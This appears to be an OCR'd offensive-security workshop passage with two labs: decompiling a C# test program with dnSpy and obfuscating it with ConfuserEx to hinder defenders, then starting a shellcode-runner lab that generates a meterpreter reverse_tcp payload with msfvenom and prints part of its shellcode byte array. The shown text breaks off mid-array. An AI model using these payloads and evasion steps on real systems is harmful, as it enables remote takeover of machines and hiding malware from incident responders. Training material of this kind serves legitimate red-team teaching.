

dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
program2 (0.0.0.0)
Manage
Lab1_ Introduction
File Home Share View Application Tools
Labs › Lab1_ Introduction
Search Lab1_ Introduction
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive

```
System.Private.CoreLib (5.0.0.0)
System.Private.Uri (5.0.0.0)
System.Linq (5.0.0.0)
System.Private.Xml (5.0.0.0)
System.Xaml (5.0.0.0)
WindowsBase (5.0.0.0)
PresentationCore (5.0.0.0)
PresentationFramework (5.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.8.0)
System.Runtime (5.0.0.0)
program2 (0.0.0.0)
mscorlib (4.0.0.0)
```

```
// C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction\program2
// program2, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: PopMessage.Program.Main
// Timestamp: 6183FF74 (11/4/2021 6:42:44 PM)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;

[assembly: AssemblyVersion("0.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
  DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
  DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]

```


```
Name          Date modified      Type               Size
cradle        04/11/2021 18:19   Windows PowerS...  1 KB
program1.cs   04/11/2021 18:19   C# Source File     1 KB
program1      04/11/2021 18:31   Application        4 KB
program2.cs   04/11/2021 18:19   C# Source File     1 KB
program2      04/11/2021 18:42   Application        4 KB
```

Once it is loaded we can open the trees to inspect it further. Under the **Program** tab we can see our full source code is visible to the decompiler.




```
using System;
using System.Runtime.InteropServices;

namespace PopMessage
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1
        [DllImport("user32.dll", CharSet = CharSet.Unicode)]
        public static extern int MessageBox(IntPtr hWnd, string text, string caption, uint type);

        // Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            Program.MessageBox(new IntPtr(0), "Find the DLL import!!", "Just Popped", 0U);
        }
    }
}
```

This makes it easy for Blue Teamers and Incident Response teams to get the original code from C# binaries. To make it a bit harder to read the source code, we have the option of obfuscating our code. We can use **ConfuserEx** to do this. Launch ConfuserEx and click on three dots under **Base Directory** and select the Lab1 folder.



Drop the program2.exe file into the input module area. Verify that the Base and Output directory look similar to this.




Base Directory : C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction

Output Directory : C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction\Confused


program2, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null program2.exe

Name	Date modified	Type	Size
cradle	04/11/2021 18:19	Windows PowerS...	1 KB
program1.cs	04/11/2021 18:19	C# Source File	1 KB
program1	04/11/2021 18:31	Application	4 KB
program2.cs	04/11/2021 18:19	C# Source File	1 KB
program2	04/11/2021 18:42	Application	4 KB


Click the **Settings** tab and select program2.exe, then click on the **+** sign so that we can begin adding some obfuscation configurations.




Ensure **true** is highlighted/selected and click on the **configuration** button.




Select the **Preset** option as **Normal** and click Done.



Click on the **Protect!** tab and click **Protect!** to begin obfuscating the binary.




This will create another **program2.exe** file that will be located in the newly created folder called **Confused** within the Lab1 folder.



```
[DEBUG] Watermarking...
[DEBUG] Executing 'Name analysis' phase...
[DEBUG] Building VTables & identifier list...
[DEBUG] Analyzing...
 [INFO] Processing module 'program2.exe'...
[DEBUG] Executing 'Invalid metadata addition' phase...
[DEBUG] Executing 'Renaming' phase...
[DEBUG] Renaming...
[DEBUG] Executing 'Anti-debug injection' phase...
[DEBUG] Executing 'Anti-dump injection' phase...
[DEBUG] Executing 'Anti-ILDasm marking' phase...
[DEBUG] Executing 'Encoding reference proxies' phase...
[DEBUG] Executing 'Constant encryption helpers injection' phase...
[DEBUG] Executing 'Resource encryption helpers injection' phase...
[DEBUG] Executing 'Constants encoding' phase...
[DEBUG] Executing 'Anti-tamper helpers injection' phase...
[DEBUG] Executing 'Control flow mangling' phase...
[DEBUG] Executing 'Post-renaming' phase...
[DEBUG] Executing 'Anti-tamper metadata preparation' phase...
[DEBUG] Executing 'Packer info extraction' phase...
 [INFO] Writing module 'program2.exe'...
[DEBUG] Encrypting resources...
 [INFO] Finalizing...
[DEBUG] Saving to 'C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction
\Confused\program2.exe'...
[DEBUG] Executing 'Export symbol map' phase...
 [INFO] Done.
Finished at 23:09, 0:01 elapsed.
```

We can now drop this program2.exe file into dnSpy to inspect. When we open the tree this time it looks different from the original file. Upon further inspection the source code is obfuscated and not so easily readable now


```
using System;
using System.Runtime.InteropServices;

// Token: 0x0200000D RID: 13
public class \u200F\u202B\u200B\u206B\u206E\u206E\u206A\u200C\u206F\u200E\u202B\u202A\u200B\u206E\u202E\u202A
  \u206F\u206F\u202E\u206E\u206F\u206B\u206B\u206C\u200E\u200E\u206E\u206A\u200F\u200E\u200D\u202A\u206A\u202E
  \u200D\u200C\u200E\u206F\u200E\u200F\u202E
{
    // Token: 0x06000052 RID: 82
    [DllImport("user32.dll", CharSet = CharSet.Unicode, EntryPoint = "MessageBox")]
    public static extern int \u200D\u200F\u202A\u206A\u206C\u206B\u202C\u202D\u200C\u206A\u200F\u206D\u202B\u202B
      \u206C\u206D\u200B\u202A\u202C\u206B\u200E\u202C\u200F\u202E\u202E\u206D\u200E\u202E\u202A\u200C\u206F\u206C
      \u202B\u206C\u202E\u200B\u202E\u206D\u202C\u206B\u202E(IntPtr, string, string, uint);

    // Token: 0x06000053 RID: 83 RVA: 0x0000663C File Offset: 0x0000483C
    private static void \u200B\u200F\u200C\u202D\u202C\u200F\u200F\u206E\u202D\u206E\u202E\u202E\u206B\u206F\u200C
      \u200F\u202B\u206F\u200E\u202E\u202D\u202B\u206C\u200E\u202B\u206F\u202A\u206F\u206B\u206C\u200F\u200D\u206F
      \u202C\u202A\u202A\u200D\u206D\u206B\u202E(string[] A_0)
    {
        \u200F\u202B\u200B\u206B\u206E\u206E\u206A\u200C\u206F\u200E\u202B\u202A\u200B\u206E\u202E\u202A\u206F
          \u206F\u202E\u206E\u206F\u206B\u206B\u206C\u200E\u200E\u206E\u206A\u200F\u200E\u200D\u202A\u206A\u202E
          \u200D\u200C\u200E\u206F\u200E\u200F\u202E.\u200D\u200F\u202A\u206A\u206C\u206B\u202C\u202D\u200C\u206A
          \u200F\u206D\u202B\u202B\u206C\u206D\u200B\u202A\u202C\u206B\u200E\u202C\u200F\u202E\u202E\u206D\u200E
          \u202E\u202A\u200C\u206F\u206C\u202B\u206C\u202E\u200B\u202E\u206D\u202C\u206B\u202E(new IntPtr(0),
          <Module>.\u206B\u200B\u200E\u206E\u202C\u206D\u206C\u206A\u206C\u200B\u202A\u206F\u206E\u202E\u200B
          \u202B\u200C\u200C\u200D\u200C\u206A\u206A\u202A\u200C\u202B\u202E\u200F\u202D\u206F\u202B\u206F\u206F
          \u202B\u202A\u200E\u206E\u200F\u200D\u200E\u206F\u202E<string>(3512703398U), <Module>.\u206C\u206E\u206B
          \u200E\u200D\u200F\u200F\u202C\u202B\u200B\u206F\u200B\u206E\u206A\u202C\u206F\u200D\u206E\u206B\u206C
          \u200B\u206C\u206F\u202C\u202C\u202E\u206C\u200E\u202A\u206B\u200D\u200C\u206C\u200E\u202C\u206F\u200F
          \u206C\u
    }

    // Token: 0x0600
    public \u200F\u2
      \u206F\u202E\u
      \u200C\u200E\u
    {
        for (;;)
        {
            IL_06:
```

Confused

File Home Share View

« Lab1_Introduction › Confused

Name	Date modified	Type
program2	04/11/2021 23:09	Application

You can test if the obfuscated binary works, i.e does it still pop the Messagebox.

Lab2: Simple shellcode runner


In this lab we will look at writing a simple C# program that will be able to execute shellcode. We will leverage some key Windows APIs via Platform Invoke (p/invoke) in order to achieve our goal.

Exercise 1

We need to create our C# shellcode using **msfvenom** on our Kali box. Run the following command:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp

This will spit out a large blob of text which is our shellcode that can be compiled in C#.




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of csharp file: 2621 bytes
byte[] buf = new byte[511] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x8b,0x48,
0x18,0x44,0x8b,0x40,0x20,0x50,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
0x0d,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x1f,0x90,0x0a,0x01,0x01,0x0f,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
